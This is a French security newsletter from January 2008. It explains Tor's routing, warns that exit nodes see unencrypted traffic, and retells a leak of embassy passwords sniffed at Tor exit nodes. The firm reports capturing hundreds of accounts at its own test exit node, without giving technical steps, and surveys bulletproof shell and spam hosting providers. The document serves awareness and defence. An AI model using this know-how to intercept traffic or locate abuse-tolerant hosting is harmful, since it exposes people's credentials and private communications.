L'ACTU SÉCU 18

JANVIER 2008

XMCO | PARTNERS

LE CÔTÉ OBSCUR DE L'INTERNET

SOMMAIRE

L'EDITO

JANVIER 2008

J'ai tapé ton nom dans FaceBook !

Avec "t'as pas un iPhone toi ?" l'une des phrases les plus entendues du moment est sans conteste "j'ai tapé ton nom dans FaceBook !".

Grâce à cet incontournable trombinoscope international, n'importe qui peut désormais découvrir sa photo sur FaceBook sans ne jamais y avoir mis les pieds. En effet, Paul peut commenter les photos de Jacques qui a pris Pierre en photo...

En jetant un coup d'oeil aux conditions d'utilisations publiées par les auteurs de Facebook, le lecteur attentif sursautera sûrement à la lecture de ce passage "We may use information about you that we collect from other sources, including but not limited to newspapers and Internet sources such as blogs, instant messaging services and other users of Facebook, to supplement your profile."

En ajoutant à cela la WayBackMachine capable de ressusciter les blogs supprimés, le fichage automatique des personnes avec le moteur de recherche Spock et les cookies du couple Google/Gmail, il devient difficile de ne pas laisser de traces sur Internet. L'internaute peut se sentir légèrement observé à son insu et chercher plus d'anonymat.


L'anonymat, c'est justement le fil conducteur du premier ActuSécu de l'année 2008. Vous y constaterez qu'il n'y a pas que les internautes honnêtes qui recherchent de l'anonymat sur Internet, les pirates non plus ne veulent pas que l'on puisse remonter jusqu'à chez eux.

Nous vous présentons ce mois-ci le réseau d'anonymisation TOR au travers de ce qui a été appelé le *Hack Of The Year*, mais également les réseaux Fast-Flux derrière lesquels se cachent les spammers, ainsi que les nouveaux hébergeurs offshore offrant des zones d'impunité au banditisme électronique.

Frédéric Charpentier
Consultant XMCO

Les Menaces du mois :

1. L'exploit MS08-001
2. Le **MBR** Rootkit
3. Le virus Beselo attaque **Symbian** OS
4. La vulnérabilité du Safari de l'**iPhone**



Tor, anonymisation et sécurité

Le réseau Tor est depuis quelques années, un des seuls moyens fiables pour naviguer anonymement sur Internet. Constitué de nombreux serveurs proxy (appelés « Noeuds Tor »), ce réseau permet, à l'aide d'une application installée sur son ordinateur, de surfer ou de consulter ses emails sans révéler son adresse IP.

Cet article tentera de vous présenter la face cachée de ce réseau considéré à tort comme un moyen sécurisé de surfer sur Internet. Pour cela, nous reviendrons sur l'histoire d'un jeune suédois devenu célèbre en publiant une liste de mots de passe confidentiels.

XMCO | Partners

Présentation du réseau Tor

Qu'est-ce que Tor?


Surfer anonymement sur Internet a toujours été une obsession de certaines personnes méfiantes. Sommes-nous observés ? Qui peut surveiller nos allers et retours sur la toile ? Comment peut-on naviguer sur Internet sans avoir peur d'être surveillé ? Toutes ces questions semblent avoir trouvé leurs réponses avec la création du logiciel Tor. En effet, depuis quelques années, une communauté d'internautes engagés permet à tous les internautes de naviguer sur la Toile en assurant l'anonymat de leurs allés et venus.
Tor, dont l'acronyme provient du terme **Onion RouTer**, est un réseau mondial créé en 2003 et constitué d'un ensemble de noeuds (proxy) mis en place par des internautes dans le but de relayer des paquets IP vers une destination finale.

Mode de fonctionnement

Le réseau Tor repose donc sur **une communauté d'internautes** qui offre des machines capables de relayer le trafic des autres utilisateurs

Un internaute peut donc :
-profiter des relais installés par les autres utilisateurs
-installer un proxy sur leurs machines et de participer au développement du réseau Tor.

Le logiciel Tor est gratuit et téléchargeable sur le site officiel. Une fois installé, le logiciel Tor met en place un *proxy local*. Toute application, qu'il s'agisse d'Internet Explorer, d'Outlook ou de tout autre logiciel de communication, pourra profiter de ce proxy et communiquer au travers du réseau Tor.



Les connexions (http, IRC, SSH, POP…) ne sont plus réalisées en direct, **mais par l'intermédiaire de nombreux nœuds Tor**. Ce cheminement rendra donc l'origine des connexions difficilement identifiable.
Lorsqu'une requête est soumise au proxy local, un itinéraire constitué de plusieurs relais vers le serveur final (serveur Z www.xmcopartners.com sur le schéma A) est choisi aléatoirement.
La traçabilité des connexions devient alors extrêmement difficile puisque plusieurs rebonds sont effectués avant d'atteindre le serveur ciblé.

La sécurité du réseau Tor

Le principe d'anonymisation via le réseau Tor **réside principalement dans sa méthode de chiffrement et dans son mode de routage**. En effet, afin d'assurer la « confidentialité » des données, le réseau Tor utilise une technique de chiffrement qui évite, en principe, la lecture des données tout au long de leur itinéraire aléatoire.

Le routage


Le mode de routage utilisé est en charge de l'anonymisation des connexions. En effet, le client Tor choisit parmi les nombreux relais Tor, un **chemin aléatoire** avant d'arriver au serveur destination. Le client Tor établit alors un circuit international. Le paquet sera routé à travers plusieurs relais, ce qui rendra **la source de la connexion** difficilement identifiable.

Chacun des noeuds Tor utilisés par un paquet transitant via le réseau Tor connaît uniquement le nœud précédent et le nœud suivant. Ce dernier n'est alors pas en mesure de connaître le chemin complet emprunté par le paquet envoyé par l'internaute.

Le chiffrement


Le chiffrement constitue l'autre méthode qui assure, en principe, l'anonymat et la confidentialité des connexions.
Avant que le paquet ne soit envoyé, le client Tor récupère chacune des clefs publiques des relais du circuit et chiffre les données de la manière suivante :
-Le paquet est chiffré avec la clef du dernier relais
-Le paquet obtenu est chiffré avec la clef du relai n-1
-...

Le **chiffrement** mis en place ne doit pas permettre à un élément du circuit de déchiffrer le message transmis. Pour cela, un mécanisme de c**lef publique/ clef privée** a été mis en place.
Lorsque le premier serveur reçoit le paquet, il peut le déchiffrer partiellement avec sa clef privée (il est le seul à posséder cette clef) mais le contenu du paquet reste toujours inaccessible puisque d'autres couches chiffrées encapsulent les données initiales.



Cette succession de couches évite ainsi qu'un des proxies du circuit ne déchiffre le paquet dans son intégralité et soit en mesure de lire les données en question…

Le paquet est ensuite transmis au prochain relai qui effectue la même opération jusqu'au dernier. Enfin, le dernier maillon de la chaine déchiffre la dernière couche avant d'envoyer les données en clair au serveur ciblé par l'internaute.



Le Tor et la sécurité

D'après ces premiers éléments, le réseau Tor peut paraître sûr. **Circuit aléatoire**, proxy, routage, chiffrement, ces quelques mots suffiraient au premier venu (qui ne souhaiterait pas approfondir les recherches où tout simplement lire la documentation) pour utiliser le réseau Tor en toute confiance.
En revanche, les plus attentifs d'entre vous ont déjà été surpris à la vue du schéma B.

En effet, un problème majeur remet en cause l'ensemble du fonctionnement sécuritaire du réseau Tor.

Tor assure l'anonymat, mais en aucun cas la stricte confidentialité des échanges.

Certes, le paquet reste chiffré pendant une bonne partie de son trajet, mais qu'en est-il pour le dernier brin du circuit ? Le dernier nœud Tor déchiffre la dernière couche du paquet et envoie les données en clair à la destination finale. Le nœud de sortie appelé également *Exit Node* est le seul maillon de la chaîne à avoir toutes les cartes en main pour lire les données de l'internaute… Oups…

> **"Tor assure l'anonymat, mais en aucun cas la stricte confidentialité des échanges"**

Les développeurs du réseau Tor le soulignent bien dans leur documentation :

> Tor anonymise l'origine de votre trafic et chiffre tout à l'intérieur du réseau Tor, mais il ne peut pas chiffrer votre trafic entre le réseau Tor et sa destination finale.
> Si vous envoyez des informations sensibles, vous devriez employer autant de précautions que lorsque vous êtes sur Internet - Utilisez HTTPS ou un chiffrement final similaire et des mécanismes d'authentification.

Cette phrase précise donc que toutes les communications qui n'utilisent pas nativement un mécanisme de chiffrement peuvent potentiellement **être écoutées** par des pirates…
Malheureusement, peu d'utilisateurs ont creusé dans la documentation pour se rendre compte qu'un trou de sécurité béant laisse leurs données à la portée du premier malin venu.

Depuis l'existence de ce réseau, la majeure partie des utilisateurs ont naïvement associé le concept d'anonymat au concept global de sécurité. Certes, Tor offre un réseau de maillons interconnectés permettant d'anonymiser la connexion, mais rien n'assure la sécurité des échanges de bout en bout...

INFO...

Qui est derrière ce projet?

Un groupe d'internautes a grandement participé au développement de ce réseau. Ce groupe qui se nomme l'**EFF** (**Electronic Frontier Fondation** http://www.eff.org/) se bat pour les libertés du monde informatique. Notamment, l'EFF s'engage dans des combats liés à l'anonymat sur l'Internet, aux brevets logiciels, aux droits d'auteur numérique (DRM), au RFID et beaucoup d'autres sujets.
L'un des buts de l'EFF est de faire profiter de l'Internet au plus grand nombre tout en garantissant leurs droits aux libertés individuelles.

L'EFF intervient également dans le domaine juridique en proposant à ceux qui rencontreraient des problèmes avec les autorités, dans le cadre d'une utilisation de Tor, les services d'avocats spécialisés.

Le "hack of the year"

Rappel des faits

En novembre 2007, un **pirate suédois** nommé Dan Erstad divulgue de nombreux mots de passe appartenant à de nombreuses **ambassades**, ministères et agences gouvernementales.
Dan Erstad devient rapidement une célébrité sur le net. Tout le monde s'interroge sur ce **piratage** spectaculaire et cherche à savoir par quels moyens Dan aurait eu accès à ces informations critiques.

Selon les premières rumeurs, le jeune homme aurait infiltré un réseau de communication lui permettant de récupérer plus d'un millier de données sensibles dont seulement une centaine aurait été rendue publique. Ergstad aurait obtenu toutes ces informations sans en dévoiler les détails ni même être considéré comme hors la loi.
Quelques jours plus tard, le Sydney Morning Herald qualifie cet acte de "***Hack of the year***", récompense attribuée au pirate le plus ingénu de l'année .

Comment a-t-il fait?

La méthode utilisée demeura quelques jours secrète.
Certains imaginaient alors que le pirate avait eu recours à des techniques de *Man in the Middle* évoluées (interception des données avant de les relayer vers la véritable destination) avec l'utilisation de certificats **SSL**...D'autres étaient certains que **Egerstad avait piraté une agence secrète** comme la NSA, ce qui justifierait l'accès à des données aussi confidentielles.
Grande déception pour les amateurs de hacking et d'intrusion dans les réseaux militaires américains, le pirate avait tout simplement positionné des noeuds Tor dans les 4 coins du monde et écouté leur trafic en sortie.
Le début de cette histoire remonte quelques mois en arrière. Le jeune homme travaillait pour une société de conseil en sécurité ce qui lui a permis de parcourir le monde afin de sécuriser des clients internationaux. L'idée de mettre en place plusieurs nœuds d'un réseau Tor lui vint alors à l'esprit. Quelques missions plus tard, **5 relais Tor** étaient actifs sur Internet, prêt à espionner les utilisateurs du réseau Tor.
Après avoir fait la une des news sécurité sur Internet, Dan est arrêté par la police et est soupçonné d'avoir pénétré des serveurs étrangers. Relâché après quelques heures d'interrogatoires, ce jeune homme n'a toujours pas été inculpé à l'heure où nous écrivons l'article.

La preuve par l'exemple

Notre maquette


Rappelons tout d'abord que notre article et notre maquette ont seulement pour but d'alerter nos lecteurs des risques liés à l'utilisation de Tor, de vulgariser la sécurité informatique et de démystifier certains évènements marquants de l'année.
Nous n'expliquerons pas les étapes et astuces techniques que XMCO a utilisées pour monter une telle maquette. De plus, toute utilisation frauduleuse du trafic sniffé à partir du réseau Tor est clairement réprimandée comme l'explique la **FAQ de TOR** :

> **Should I snoop on the plaintext that exits through my Tor relay?**
>
> No. You may be technically capable of modifying the Tor source code or installing additional software to monitor or log plaintext that exits your node. However, Tor relay operators in the U.S. can create legal and possibly even criminal liability for themselves under state or federal wiretap laws if they affirmatively monitor, log, or disclose Tor users' communications, while non-U.S. operators may be subject to similar laws. Do not examine the contents of anyone's communications without first talking to a lawyer.

Il est possible de recréer un nœud Tor capable de reproduire le « Hack of the year ». Quelques heures après avoir installé notre **Exit Node**, une des adresses IP de notre laboratoire était alors répertoriée dans la communauté Tor.


Tous les internautes du réseau Tor peuvent potentiellement utiliser notre relai (en tant que nœud intermédiaire ou de sortie).

Afin d'obtenir des résultats parlant, nous avons laissé notre nœud actif durant 5 jours et 5 nuits afin d'analyser la nature des connexions en transit.
Notre programme a donc analysé les paquets en sortie dans le but de réaliser des statistiques précises sur la nature des flux sortants de notre nœud.



Où en est-on deux mois après le hack of the year ?


Les résultats obtenus sont déconcertants. En effet, deux minutes après avoir mis en place notre nœud Tor, des dizaines d'informations sont alors remontées. Après quelques jours de disponibilité, notre outil a pu comptabiliser près de 800 comptes de site web, 70 comptes IMAP et 44 comptes POP…



La nature des serveurs cibles et des identifiants n'a pas été étudiée avec précision.
Notre étude s'est essentiellement attachée aux mots clés contenus dans les URLs utilisées. Nous pouvons alors **classer les flux Tor** selon plusieurs types différents d'utilisateurs.

À partir des URL observées, il est facile de déduire une utilisation de Tor pour la navigation sur des blogs, des sites de messagerie, mais également l'accès à des sites proposant des Torrents, du contenu pornographique, des images et textes illégaux, etc. Plusieurs attaques de brute-force ont même été détectées.

Sites web visités par les utilisateurs de notre relai



La limite de Tor

La cadre juridique

La première question essentielle que l'on peut se poser concerne la responsabilité des utilisateurs et des participants au projet Tor. En effet, aucune loi française ne précise clairement les limites de l'utilisation des informations transitant sur sa machine et encore moins la responsabilité en cas d'acte de malveillance.
Le propriétaire d'un relai Tor utilisé pour pirater des sites web est-il légalement responsable des attaques issues de son relai ? Selon l'article **L.323**, la réponse est Oui. Mais quand est-il de l'observation des flux transitant par sa propre machine ? Il n'y a ni intrusion, ni modification d'un S.T.A.D. Dans ce cas précis, aucune loi française n'est clairement définie. Cependant, plusieurs notions du droit interviennent : respect et protection de la vie privée...

Qui utilise ce genre de réseau?

Le réseau Tor connaît un grand succès depuis ces dernières années. La plupart des utilisateurs utilisent ce réseau afin **ne pas dévoiler leur adresse IP** lors de la visite d'un forum ou d'un site web spécialisé. Dans certains pays, Tor est devenu un véritable outil pour la liberté d'expressions et pour la défense des droits de l'homme : blogueurs ou **journalistes dissidents** utilisent Tor pour de ne pas être jeté en prison pour avoir simplement critiqué le régime politique de leur pays.
Dans certains de ces pays qui régulent l'utilisation de l'Internet pour les compatriotes, Tor est le seul moyen d'accéder à des sites comme *YouTube, Blogspot* ou *BBC WorldNews*.

D'autres utilisent le procédé Tor pour ne pas être repérés par leurs concurrents ou par la police.
Les ambassades, en passant par les services secrets, les services de police, les amateurs de sites peu recommandables, les pirates ou même les services marketing de certaines entreprises, utilisent toutes Tor.
Nous utilisons Tor au sein du **laboratoire XMCO** lorsque nous analysons des malwares et surtout leurs canaux de contrôles **C&C**. En effet, nos adresses IP ont été plusieurs fois bannies des serveurs du RBN et d'autres serveurs pirates de contrôle de malwares. Ces derniers ne souhaitant pas être observés de trop près…
Mais bien que Tor prétend ne pas avoir reçu beaucoup de plaintes et affirme que peu de pirates utilisent leur réseau, il est clair que cette communauté est toujours utilisée par les pirates et pour des utilisations illicites de l'Internet. Certes des méthodes plus furtives existent (hébergeurs *Bullet Proof*, compromission de machines étrangères, accès Wifi…) ,mais Tor est une solution légale et donc peu remise en cause par les autorités.

Conclusion

L'un des rêves de la plupart des pirates a toujours été de pouvoir sniffer les paquets transitant sur Internet. Cependant, aucun moyen ne permettait jusque-là de réaliser cet exploit, mis à part le piratage de routeurs d'opérateurs, généralement très bien sécurisés. Tor semble avoir ouvert une voie dans ce domaine.
Le Hack Of the Year a certainement posé de véritables problèmes internes lors de la publication des centaines de comptes. Les utilisateurs piégés ont certainement cru bien faire en utilisant Tor pour des raisons de confidentialités. Or, ces données n'auraient sans doute pas été sniffées si elles avaient été simplement envoyées en clair sur le net…

Le besoin de sécurité et de confidentialité a, cette fois-ci, joué en défaveur des plus paranoïaques d'entre nous…

Webographie

*Documentation du réseau Tor :
http://www.torproject.org/documentation.html.fr

Les pirates passent à l'offshore...

Les pirates cherchent à cacher leurs traces et empêcher que l'on puisse remonter jusqu'à eux. Ce n'est pas nouveau.

Ce qui est nouveau aujourd'hui, c'est la transition d'une utilisation de serveurs piratés de façon opportune vers un véritable marché de location de machines dédiées.

La pratique de toutes les formes de malveillance informatique anonymisée est désormais à la portée de tous...

XMCO | Partners

Des sociétés commerciales proposent désormais des services d'hébergement dévoués au *spamming* ou à d'autres activités encore plus nuisibles. Ces sociétés garantissent à leur client qu'ils ne couperont pas le service même s'ils reçoivent des plaintes officielles. Des serveurs **à l'épreuve des balles**…

L'origine : les bouncers IRC

Pour bien appréhender la situation actuelle, il est nécessaire de faire un retour quelques années en arrière , à l'époque où le vocabulaire du hacker était constitué d'**accès T1**, de *modem*, de *dialers*, de *BBS* et surtout de l'incontournable **IRC**.
Le protocole IRC était et reste toujours utilisé par les hackers. L'IRC désigne un logiciel et un réseau d'instant-messaging. C'est un des ancêtres de Msn. Son système de salon de discussion appelé channels, de hiérarchies entre les utilisateurs, de protection d'accès, d'actions programmables, de transfert de fichiers, de robots et d'anonymité demeure très appréciée des pirates et des **scripts-kiddies**.
Chaque channel possède un ou plusieurs modérateurs, appelés Ops (Channel Operator). Afin de rester modérateur du channel en question, l'utilisateur Ops doit rester connecté. Si tous les Ops d'un channel sont déconnectés à un instant t, un intrus peu s'autodéclarer Op et alors prendre le contrôle du channel.

Ce type d'opération s'appelle un ***take-over*** et c'est le sport des *script-kiddies*.

Pour se protéger des take-over, les Ops doivent assurer une permanence sur le channel, même quand ils ne sont pas derrière leurs écrans.

C'est ici qu'il faut se rappeler la problématique de l'époque : la connexion à l'Internet était facturée à la minute. Il n'était donc pas concevable de laisser son modem connecté 24 heures sur 24 sous peine de voir sa facture de FAI explosée. Les Ops de channels IRC devaient donc trouver un moyen pour rester connectés en permanence . La solution était tout simplement de posséder un **shell** sur un gros système Unix.


Avoir un shell permet de faire tourner un programme ailleurs que sur sa machine et d'avoir un robot qui reste connecté à votre place sur le channel. Ce type de robot s'appelle un **EggDrop**.

Bien sûr, le système Unix offrant ce shell doit avoir un accès permanent à l'Internet. Pour obtenir un accès shell sur un tel serveur, il fallait pirater ou se faire prêter un compte Unix.

Les serveurs les plus visés étaient les serveurs d'université qui jouissaient d'accès très haut débit (les fameux accès T1). Mais pour pouvoir compiler et utiliser des programmes en taches de fond, il n'est pas seulement nécessaire d'avoir un accès shell, encore faut-il posséder les privilèges nécessaires à la compilation sur le système. D'où l'intérêt d'obtenir que l'on appelle un **root shell**. C'est l'époque des local **exploits Unix** où les pirates cherchaient à gagner malicieusement tous les droits sur le système à partir d'un simple shell d'étudiant ou de démonstration. Les systèmes **Unix de la famille BSD** se sont d'ailleurs rendus célèbre à cette époque pour leur robustesse à l'égard des *local exploits*.

Un root shell permettait également de télécharger de gros fichiers en tâche de fond, de casser des mots de passe et de perpétuer des attaques informatiques. Généralement, ces attaques appelées Déni de Service visaient à couper l'Eggdrop d'un autre Op afin de pouvoir réaliser un take-over sur son channel.


C'est l'époque où sont nés les services de **Bouncer IRC** et les **Shell Providers**. Les Bouncers IRC sont



des services web qui assurent pour vous une permanence sur IRC.

Les Shell Providers sont des personnes qui offrent, moyennant de l'argent ou de l'espace de stockage, des accès shell plus ou moins illimités.

Il existe encore aujourd'hui de nombreux shell providers, certains même gratuit. Citons les plus connus : *Anacondashells*, *DarkStar*, *Falcon-networks*, *Reverse.net* ou encore *Mastershell.org*.



L'offre des Shell Providers s'étend du simple service Bouncer IRC à de véritables accès root shell illimité.

Les Shell Providers sont plus ou moins regardants sur le profil de leurs clients et de leurs activités. Les moyens de paiements acceptés parlent d'eux même : carte de crédit, PayPal, transfert Western Union, cheque, direct deposit et même argent liquide !

Les Shell Provider "Bullet Proof"

Comme évoqué précédemment, les scripts-kiddies lancent les attaques de **Déni de Service (DoS)** pour saturer le shell provider de leur ennemi sur IRC et par conséquent pour interrompre leurs Eggdrop garantissant la protection des channels IRC (les attaques take-over).


Certains Shell Providers se sont alors spécialisés dans des offres shell sur des serveurs redondants sécurisés et protégés par des firewalls. C'est l'origine du terme « **Bullet Proof** » : les serveurs à l'épreuve des balles.

> **"We will never shut down, no matter how many complaints we receveive..."**

Ces nouveaux Shell Provider ont en quelque sorte ouvert la voie à un nouveau marché : les serveurs shell sans aucune limitation. Dès lors, les pirates se sont mis à utiliser ces shells pour lancer des scans de ports, des exploits et des campagnes de Spam massives. Ces nouveaux Shell Providers Bullet Proof garantissent à leur client **l'anonymat et la tranquillité**.

Deux aspects appréciés des pirates et de spammers professionnels. Certains providers annoncent clairement la couleur avec les slogans tels que: "*we will never shut you down, no matter how many complaints we receive.*"

Les conditions d'utilisation démontrent les attentes des clients : **Bulk mail**, Proxy, Relay, **Port Scanning**, etc :



Comme dans tout secteur d'activité, les fournisseurs se sont spécialisés et diversifiés. Des services « à valeur ajoutée » ont vu le jour, comme notamment le support pour l'envoi des spams ciblés, l'achat de milliers d'adresses mails, des sites d'e-commerce packagés, etc. A titre d'exemple, un lot d'un million d'adresses email valides est vendu 35 $.

